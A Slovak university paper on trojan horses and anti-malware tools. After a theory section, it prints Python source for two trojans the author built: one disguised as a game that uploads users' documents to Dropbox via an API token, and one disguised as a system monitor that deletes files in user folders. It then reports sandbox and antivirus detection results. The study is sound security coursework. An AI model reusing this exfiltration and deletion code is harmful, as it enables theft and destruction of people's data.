

Škodlivý kód, jeho formy a identifikácia

Tomáš Študenc

FIIT STU Ilkovičova 2, 842 16 Bratislava 4

AIS ID: 12728

Obsah

Teoretická časť	3
1.Úvod.....	3
2.Trojský kôň.....	3
Definícia a základné charakteristiky trojských koní.....	3
Architektúra a komponenty	3
Typológia	3
Mechanizmy infekcie a šírenia	4
Spôsoby vyhýbania sa detekcie a typy maskovania	4
Fázy životného cyklu	4
Príklady reálnych útokov trojských koní.....	5
3.Anti-malware nástroje a ich funkcionálnosť.....	5
Definícia a základné znaky anti-malware nástrojov	5
Architektúra a komponenty	5
Metódy detekcie	6
Techniky ochrany a odstránenia malwaru.....	6
Výzvy v detekcii a ochrane proti malwaru.....	6
Príklady populárnych anti-malware nástrojov	7
Typy analíz.....	7
Anti-malware nástroj na dynamickú analýzu.....	7
Praktická časť	9
1.Analýza na mieru vytvoreného trojského koňa 1	9
Zdrojový kód:.....	9
Výsledky testovania:	11
2.Analýza na mieru vytvoreného trojského koňa 2	13
Zdrojový kód:.....	13
Výsledky testovania:	16
3.Analýza keyloggeru s implementovaným odosielaním na dropbox	18
Zdrojový kód:.....	18
Výsledky testovania	20
Záver:	23
Zdroje:	24

Teoretická časť

1. Úvod

Škodlivý kód je typ počítačového programu, ktorý je určený na poškodenie počítačového systému alebo odcudzenie a manipuláciu s údajmi bez vedomia poškodenej osoby. Medzi najčastejšie typy patria vírusy, trojské kone, červy, ransomware a spyware. Tieto programy ohrozujú bezpečnosť nielen jednotlivých používateľov, ale aj organizácii, pričom môžu zapríčiniť straty dát, prihlasovacích údajov, čo môže viesť ku finančným stratám, ale aj ku strate identity.

2. Trojský kôň

Definícia a základné charakteristiky trojských koní

Trojské kone, na ktoré sa táto práca hlbšie zameriava, sú jednou z najnebezpečnejších foriem malwaru, pretože sa často maskujú ako legitímne aplikácie alebo súbory. Hlavným cieľom tejto práce je testovanie mnou navrhnutých trojských koní, analýza ich funkčností a potenciálne hrozby, ktoré predstavujú.

Architektúra a komponenty

[5]

Moderné trojské kone sú postavené modulárne, čo znamená, že pozostávajú z viacerých komponentov:

- Loader (načítavač): Zodpovedá za prvotné spustenie škodlivého kódu, často dešifruje a pridáva ďalšie komponenty do pamäte.
- Payload (užitočný náklad): Hlavná časť, ktorá vykonáva škodlivú aktivitu ako napríklad inštalácia iného malwaru, krádež dát, šifrovanie údajov, sledovanie stlačení klávesnice (key logger) alebo spúšťanie DDos útoku.
- Command and Control modul: Umožňuje útočníkovi vzdialene ovládať infikovaný systém a prijímať/posielať príkazy.
- Obfuscation (maskovanie): Techniky, ktoré trojský kôň využíva na skrývanie pred detekciou napr. kryptovanie, packing alebo polymorfizmus
- Návnada: Program, ku ktorému je Trojan pripnutý. Tento program si obeť stiahne a po spustení sa aktivujú funkcie trojského koňa.

Typológia

[2][5]

Podľa funkcionality rozdeľujeme trojské kone na niekoľko typov:

- Bankové trojany: Zameriavajú sa na krádež prístupových informácií a prístupových údajov do bankových účtov
- Spy trojany: Monitoruje činnosti obete a kradne citlivé údaje ako napríklad prihlasovacie mená a heslá, fotky alebo súbory.

- Rootkit trojany: Skrývajú svoju prítomnosť manipuláciou systémovými súborami a procesmi.
- Downloader trojany: Hlavnou úlohou tohto typu trojského koňa je sťahovanie iného škodlivého kódu.
- Backdoor trojany: Otvárajú takzvané „zadné vrátka“ v systéme, pomocou ktorých umožňuje útočníkovi vzdialený prístup ku infikovanému zariadeniu.

Mechanizmy infekcie a šírenia

[2]

Trojské kone sa do systému dostávajú rôznymi vektormi útoku:

- E-mailové prílohy: Súbory vydávajúce sa za napr. faktúru, video, fotografiu alebo dokument môžu obsahovať trojského koňa.
- Sociálne inžinierstvo: Útočníci používajú psychologické triky, aby oklamali užívateľa. Takýmto spôsobom presvedčia obeť ku stiahnutiu škodlivého kódu.
- Exploity: Niektoré druhy trojských koní hľadajú a následne využívajú zraniteľnosť systémov alebo aplikácií a spúšťajú iné typy škodlivých programov bez vedomia používateľa.
- Malvertising (škodlivá reklama): Infikované reklamy na webových stránkach môžu presmerovať používateľa na škodlivý kód.

Spôsoby vyhýbania sa detekcie a typy maskovania

Trojské kone využívajú rôzne pokročilé techniky, aby zostali neodhalené v systémoch:

- Kryptovanie: Malware je šifrovaný pri vstupe do zariadenia. Pri uložení do pamäte sa rozšifruje, čím úspešne obchádza anti-malware systémy.
- Rootkit techniky: Spôsob, pri ktorom trojský kôň skrýva kľúče registrácie alebo procesy, čím znižuje šancu odhalenia bezpečnostnými nástrojmi.
- Polymorfizmus a metamorfizmus: Trojský kôň mení svoju štruktúru alebo zdrojový kód pri každom spustení, aby sa vyhol signatúrnej detekcii.
- Process Hollowing: Spustí legitímny proces alebo program a nahradí jeho obsah iným škodlivým kódom.

Fázy životného cyklu

- Infekcia: Trojský kôň infikuje legitímny program a čaká kým ho užívateľ spustí.
- Inštalácia: Trojský kôň sa uloží do pamäte alebo sa pridá do spúšťacích súborov a zabezpečí si automatické spustenie.
- Komunikácia s C2 serverom: Pripojenie na externý server a komunikácia s ním napr. pridelenie diaľkového prístupu ku zariadeniu.
- Exfiltrácia dát alebo aktivácia payloadu: Trojský kôň sťahuje citlivé údaje a odosiela ich na server alebo aktivuje nálož, ktorá môže obsahovať iné typy škodlivých programov

- Trvalosť: Trojský kôň zabezpečuje spojenie aj po reštartovaní zariadenia napríklad sa pridá do zoznamu spustených programov pri štarte.

Príklady reálnych útokov trojských koní

- Zeus známi aj ako Zbot, je bankový Trojan, ktorý bol prvý krát zachytený v roku 2007. Zameriaval sa na krádeže prihlasovacích údajov do bankových účtov. Používal techniku keylogger, ktorou sledoval stlačenia klávesnicových znakov obete a posielal ich útočníkovi. Funguje tak, že infikuje zariadenie obete a sleduje aktivity v prehliadači. Zeus je známi svojou modularitou a schopnosťou obchádzať anti-malware programy pomocou polymorfizmu. Vytvoril základ pre ďalšie hrozby, ako napríklad Gameover trojan, ktorý mal pokročilé funkcie peer-to-peer komunikácie.
- Emotet je modulárny trojan, ktorý bol pôvodne navrhnutý ako bankový malware, no neskôr sa vyvinul do jedného z najnebezpečnejších botnetov. Je známi svojim spôsobom šírenia cez e-mailové prílohy a odkazy. Po aktivácii bol schopný sťahovať iné typy malwaru ako napríklad ransomware alebo bankové trojany. Emotet používal pokročilé metódy na obchádzanie bezpečnostných systémov ako sandbox bypassing alebo polymorfizmus. Často sa využíval ako dorper na šírenie malwaru.
- Trickbot je pokročilý trojan, ktorý sa objavil v roku 2016 ako bankový malware, no časom sa premenil na multifunkčný nástroj pre kybernetické útoky. Má modulárnu architektúru, čo zaisťuje schopnosť vykonávania rôznych úloh ako kradnutie prihlasovacích údajov, šírenie prostredníctvom siete a inštaláciu ďalšieho malwaru. Trickbot často spolupracoval s iným malwarom, ako je Emotet, na šírenie ransomwaru. Využíva pokročilé metódy na ochranu pred detekciou, vrátane anti-analysis metód. Vďaka jeho flexibilita a schopnosti sa adaptovať predstavuje Trickbot jednu z najväčších kybernetických hrozieb.

3. Anti-malware nástroje a ich funkcionality

Definícia a základné znaky anti-malware nástrojov

[4]

Anti-malware nástroj je software, ktorý slúži na detekciu, prevenciu a elimináciu škodlivých aktivít na našom zariadení. Na rozdiel od antivírusových programov sú anti-malware programy zamerané na širšie spektrum hrozieb, vrátane vírusov, červov, trojských koní, ransomware a spyware. Moderné anti-malware programy kombinujú rôzne techniky detekcie a ochrany na zaistenie komplexného zabezpečenia systému.

Architektúra a komponenty

Anti-malware nástroje sú väčšinou modulárne, čo znamená, že pozostávajú z viacerých komponentov:

- Firewall modul: Kontroluje sieťovú komunikáciu a automaticky blokuje neautorizovaný prístup na naše zariadenie.
- Skener súborov: Kontroluje adresáre a súbory na prítomnosť škodlivého kódu. Pracuje buď na základe signatúr, alebo heuristickej analýzy.

- Detekcia Rootkitov: Špeciálny modul na detekciu a odstránenie rootkitov, ktoré sa snažia skryť škodlivé aktivity.
- Rule-based Detection: Používa definované pravidlá na identifikáciu malwaru. Tieto pravidlá môžu zahŕňať určité vlastnosti alebo správanie škodlivého kódu.

Metódy detekcie

[1]

- Heuristická analýza: Používa algoritmus na vyhľadávanie podozrivých vzorov v správaní súboru, ktoré sa podobajú na známe malwary.
- Signatúrna detekcia: Vyhľadáva známe signatúry v zdrojovom kóde súboru a hľadá podozrivé celky, ktoré sa podobajú na signatúry známych malwarov.
- Behaviorálna analýza: Monitoruje správanie podozrivých aplikácií, či sa napr. nesnažia pripojiť na externý serer, vypnúť obranný systém alebo vymazávať súbory.
- Sandboxing: Izolované a kontrolované prostredie, v ktorom sú podozrivé programy spúšťané a monitorované bez rizika poškodenia systému.

Techniky ochrany a odstránenia malwaru

[6]

Anti-malware nástroje chránia naše zariadenie nie len detekciou, ale aj prevenciou a odstraňovaním škodlivého softvéru alebo podozrivo sa správajúceho softwaru:

- Real-time ochrana: Sleduje systém a procesy v reálnom čase a automaticky blokuje podozrivé aktivity, ktoré môžu ohroziť systém. Týmto spôsobom zabraňuje aktivite škodlivého softwaru.
- Oprava systémových súborov: Niektoré škodlivé programy poškodzujú súbory. Nástroje s možnosťou opravy vedia obnoviť poškodené súbory do pôvodného stavu.
- Automatické aktualizácie: Anti-malware software sa pravidelne aktualizuje, aby obsahoval najnovšie definície známych škodlivých kódov a spôsoby ochrany systému pred týmito hrozbami.
- Odstránenie infikovaných súborov: Identifikovaný malware je umiestnený do karantény alebo odstránený. Malware v karanténe nemôže vykonávať škodlivú aktivitu v systéme ani komunikovať s externým serverom.

Výzvy v detekcii a ochrane proti malwaru

Moderné anti-malware nástroje sú v neustálom vývoji, čo predstavuje pre anti-malware nástroje množstvo krajných situácií, kedy nedokážu škodlivý software zachytiť a eliminovať:

- Polymorfizmus a metamorfizmus: Malware, ktorý je schopný meniť svoj zdrojový kód pri každom spustení, dokáže obísť signatúrnú detekciu a týmto spôsobom preniknúť do systému.[7]

- Zero-Day útoky: Nové zraniteľnosti, ktoré neboli ešte verejne známe, sú pre bezpečnostné systémy náročné na detekciu, keďže nie sú nastavené v zozname potencionálnych miest na útok.[8]
- Rootkity: Schopnosť rootkitov maskovať ich prítomnosť v systéme sťažuje ich identifikáciu bežnými skenovacími nástrojmi.[9]

Príklady populárnych anti-malware nástrojov

- Malwarebyte: Efektívny anti-malware softvér zameraný na odstránenie a detekciu širokého spektra malwaru, vrátane ransomwaru a rootkitov
- Windows Defender: Integrovaný bezpečnostný nástroj v systéme Windows, ktorý poskytuje real-time ochranu a pokročilú behaviorálnu analýzu.
- Kaspersky Anti-virus: Poskytuje silnú heuristickú a signatúrnú analýzu, spolu s technológiou na ochranu proti ransomwaru a exploitom.

Typy analýz

[3]

- Dynamická analýza: Proces analyzovania škodlivého softvéru počas jeho behu v izolovanom prostredí. Táto metóda umožňuje sledovať interakciu malwaru so systémom. Výhodou dynamickej analýzy je identifikácia skrytých funkcií a detekcia polymorfných alebo šifrovaných hrozieb, ktoré by mohli obísť statické metódy analýzy.
- Statická analýza: Statická analýza zahŕňa skúmanie binárneho kódu malvéru bez jeho priameho spustenia. Táto technika sa zameriava na dekompiláciu alebo disasemblovanie súborov s cieľom analyzovať ich štruktúru, algoritmy a vložené reťazce. Hlavnými výhodami statickej analýzy sú rýchlosť a bezpečnosť, pretože škodlivý softvér sa nevykonáva a nepredstavuje riziko pre systém.

Anti-malwer nástroj na dynamickú analýzu

- Any.run: Je interaktívna sandbox platforma určená na dynamickú analýzu škodlivého softvéru.
 - hlavné vlastnosti:
 - Interaktívne testovanie: Užívatelia môžu manuálne ovládať, analyzovať a interagovať s aplikáciami počas ich vykonávania, čo umožňuje simulovať reálne scenáre.
 - Detekcia správania: Sleduje všetky akcie malwaru, ako sú vytváranie súborov, zmeny v registroch, spúšťanie procesov alebo sieťové komunikácie.
 - Prehľadné reporty: Po dokončení analýzy generuje detailný report, ktorý obsahuje zistené indikátory kompromitácie, zmeny v systéme, sieťové požiadavky a ďalšie.
 - Podpora pre rôzne formáty: Podporuje analýzu súborov, e-mailov a URL adries.

- Cloudové prostredie: Umožňuje testovať malware bez nutnosti nastavenia vlastného sandboxu.
- VirusTotal
 - Kľúčové funkcie:
 - Multi-skener analýza: Súbor alebo URL sa naraz kontrolujú viacerými anti-malware nástrojmi (napr. Avast, Avira alebo Bitdefender). Výsledky ukazujú, koľko z týchto nástrojov označilo súbor alebo adresu za škodlivú.
 - Hashové kontroly: Umožňuje skontrolovať súbory pomocou hashov (napr. SHA-256, MD5) a porovnať ich s databázou známych malwarov.
 - Detekcia URL a IP adries: Okrem súborov možno analyzovať aj odkazy, domény a IP adresy na prítomnosť phishingu alebo iných hrozieb
 - Sigma pravidlá: Sú štruktúrované detekčné pravidlá , ktoré sa používajú na identifikáciu podozrivých aktivít v logoch bezpečnostných systémov.
 - Mitre signatúry: Sú založené na technikách a taktikách popísaných v MITRE ATT&CK rámci. Tento rámec poskytuje podrobný prehľad o známych metódach a nástrojoch, ktoré útočníci používajú na prienik do systémov a na ich kompromitáciu.
- Hybrid analysis
 - Hlavné vlastnosti:
 - Dynamická analýza: Hybrid analysis spúšťa podozrivé programy v sandboxovom prostredí, kde sleduje ich činnosti, a na základe ktorých následne vyhodnocuje dané programy za škodlivé alebo nie.
 - Statická analýza: Analyzuje programy bez nutnosti ich spustenia, hľadá signatúry v zdrojovom kóde. Tak isto identifikuje charakteristiky, ako hash hodnoty, podpisy alebo podozrivé inštrukcie.
 - ICO (Indicators of compromise): Generuje zoznam indikátorov kompromitácie, vrátane domén, hashov, URL a IP adries, ktoré môžu byť použité na blokovanie hrozieb.
 - API rozhranie: Podrobná integrácia s bezpečnostnými nástrojmi pre automatizovanú analýzu.
 - Vizualizácia a reporty: Výstupy obsahujú prehľadné grafy správania, ako aj podrobné technické reporty vrátane sieťovej aktivity a zmien v systéme.

Praktická časť

1. Analýza na mieru vytvoreného trojského koňa 1

Zdrojový kód:

Funkcionalita:

1. Thread:
 - a. Spúšťa jednoduchú python hru, ktorá je dôvodom stiahnutia a spustenia programu
2. Thread:
 - a. Aktivácia trojského koňa
 - b. Prechádzanie cez systémové cesty od \C až kým nepríde na \Desktop, \Documents alebo \Pictures
 - c. Pohybuje sa do podciest a sťahuje súbory, ktoré následne odosiela na Dropbox cloud na hlavnom zariadení (notebook útočníka)

Knižnice:

<pre>import os import sys import dropbox import threading import tkinter as T import random</pre>	<ul style="list-style-type: none">- manipulácia so súbormi a pohyb po systémových cestách- konvertovanie kódu do typu .exe- prístup na cloud kam sa posielajú súbory- spúšťanie viacerých procesov v rovnaký čas- grafické GUI pre hru- výber náhodných znakov alebo členov z poľa
---	---

Trojan():

```
access_token= "sł.CBae-IcKyL0tD4wL5Df  
dbx = dropbox.Dropbox(access_token)
```

- nastavenie acces_token do dropbox (umožňuje komunikáciu s dropbox aplikáciou)

```
user_directory = "C:\\Users\\"  
  
target_directories = [ "Pictures", "Desktop" , "Documents"]
```

- nastavenie počiatočnej cesty, od ktorej sa začne trojan pohybovať po zariadení

- nastavenie adresárov, od ktorých začne sťahovať dáta

```
for dirpath, dirnames, filenames in os.walk(user_directory):
    dirnames[:] = [d for d in dirnames if not d.startswith('.')]

    for filename in filenames:
        if filename.lower().endswith('.pdf') and not filename.lower().startswith('{') or filename.lower().endswith('.docx') or filename.lower().endswith('.py'):
            file_path = os.path.join(dirpath, filename)

            if any(target_dir in file_path for target_dir in target_directories):
                jpg_files.append(file_path)

                if len(jpg_files) >= 1000:
                    break
    if len(jpg_files) >= 1000:
        break
```

- prechádzanie cez systémové cesty, až kým sa nenachádzame v požadovaných adresároch,
- prechádzanie mien jednotlivých súborov. Ak spĺňajú podmienku, ktorá definuje typ súboru podľa ukončovacej postupnosti charakterov, tak následne prechádza do podadresárov
- pridávanie súborov do poľa
- po nájdení 1000 súborov ukončí hľadanie


```
if not jpg_files:
    return

for jpg_file in jpg_files:
    with open(jpg_file, "rb") as f:
        dbx.files_upload(f.read(), "/" + os.path.basename(jpg_file), mode=dbx.files.WriteMode.overwrite)
```


- ak nenašiel žiadne súbory ukončí svoju činnosť
- ak našiel, jeden po druhom ich konvertuje do bytov a posiela na cloud

Priebeh:

- Spustenie hry:




- Sťahovanie dáta v pozadí bez vedomia používateľa:




Výsledky testovania:

Virustotal:





- HTTPS port, súčasť google cloud
- HTTPS port, Dropbox API na upload na Dropbox cloud
- Komuniacia s Dropbox
- Microsoft service komunikácia
- CDN (Content Delivery Network) pre www.microsoft.com

- Zachytenie TCP a UDP komunikácie s dropbox API a microsoft.com
- Označenie prenosových adries pre dropbox a microsoft



- Označenie programu za škodlivý na základe komunikácie s Dropbox API aj keď program nie je Dropbox
- DLL (Dynamic-link Library) sideloading bola detegovaná, je to spôsob útoku, kde sa škodlivý kód uloží s rovnakým názvom ako legitímny súbor do adresára, v ktorom ho aplikácia očakáva a namiesto legitímneho programu spustí malware.

- Detegované načítanie python knižnice procesom nesúvisiacim s Pythonom

  Matches rule **ET POLICY [401TRG] DropBox Access via API (SNI)** at Proofpoint Emerging Threats Open
↳ *Potential Corporate Privacy Violation*


- Cape označil tento program, že je možné, že porušuje ochranu osobných údajov, keďže sťahuje súbory posiela ich na cloud
- Cape označuje tento program za potencionálny ransomware, keďže prechádza cez systémové cesty
- Yara označuje tento kód za škodlivý z viacerých dôvodov:
 - Boli nájdené vzory v pamäti, ktoré môžu byť považované za podozrivé alebo škodlivé.
 - Detegovala payload, čo znamená, že kód alebo súbor je známy malware.

Popular threat label  trojan.tedy Threat categories trojan Family labels tedy

- Anti-malware nástrojmi bol identifikovaný ako Trojan.Tedi
 - je to typ trojského koňa, ktorý buď poskytuje prístup útočníka na infikované zariadenie alebo exportuje citlivé informácie a sťahuje iné typy malwaru.
- Zoznam anti-malware nástrojov, ktorými bol detegovaný
 - Arcabit, Avast, AVG, Bitdefender, Bkav Pro, CTX, Cylance, Emsisoft, eScan, GData, McAfee scanner, SecureAge, Skyhigh, Trellix a Zillya

Any.run:

- Bol označený za malware z dôvodu škodlivej činnosti
 - aktivácia samého seba v inom adresári, ako v ktorom je umiestnený
- Graf behu programu:



- Network activity:
 - Zachytil 9 HTTP(S) žiadostí
 - 42 TCP/UDP pripojení
 - 25 DNS žiadostí
- File activity:
 - 59 spustiteľných súborov
 - 29 podozrivých súborov

- 928 textových súborov
- Proceses:
 - 137 procesov
 - 4 monitorované procesy
 - 2 škodlivé procesy

Hybrid analysis:

- Anti-malware nástroje, ktoré zachytili škodlivý kód:
 - Bitdefender, Zillya!, Emsisoft, Cylance

details

"trojan.exe" wrote 000011C0 bytes to a remote process "C:\trojan.exe" (Handle: 640)

"trojan.exe" wrote 00000008 bytes to a remote process "C:\trojan.exe" (Handle: 640)

- Škodlivé indikátory:
 - písanie dát vzdialenému procesu nastáva po spustení, keď trojan začne prechádzať od \C adresára a pôvodný program mu dáva inštrukcie.

2. Analýza na mieru vytvoreného trojského koňa 2

Zdrojový kód:

Funkcionalita:

- Thread 1 :
 - spustí sa python aplikácia, ktorá zobrazuje štatistiky počítača ako CPU, Pamäť, Disk.
- Thread 2:
 - spúšťa trojského koňa, ktorý prechádza od \C\User a vymazáva súbory.

Knižnice:

```
import os
from pathlib import Path
from threading import Thread
import psutil
import tkinter as tk
from tkinter import ttk
```

- zabezpečuje interakciu s operačným systémom,
- poskytuje funkcionality súborového systému cez objektovo-orientované programovanie,
- zabezpečuje viacero procesov bežiacich v rovnaký čas,
- systém na získavanie systémových informácií,
- grafické GUI.

Del.trojan():

```
user_directory = "C:\\Users\\"  
  
target_directories = [ "Pictures", "Desktop" , "Documents"]
```

- Tento proces má začiatok na \\C\\User, od ktorého sa pohybuje hlbšie do podadresárov.
- Zoznam súborov, na ktoré sa zameriava.

```
for root, _, files in os.walk(users_folder):  
    for file in files:  
        file_path = Path(root) / file
```

- 1. cyklus prechádza jednotlivými podadresármi.
- 2. cyklus vyberá všetky súbory a kontroluje, či sú vo formáte, ktorý hľadá.


```
os.chmod(file_path, mode: 0o777)  
file_path.unlink()  
os.remove(file_path)
```

- Mení práva na súbor pre jednotlivca, skupinu a ostatných pre READ, WRITE a EXECUTE na 1, čo znamená, že všetci majú prístup k tomuto súboru.
- Vymaže daný súbor.


Priebeh programu

- Výsledky priebehu programu boli zhotovené pomocou Any.Run virtuálneho sandboxu


- Step1



- Step2




- Step3



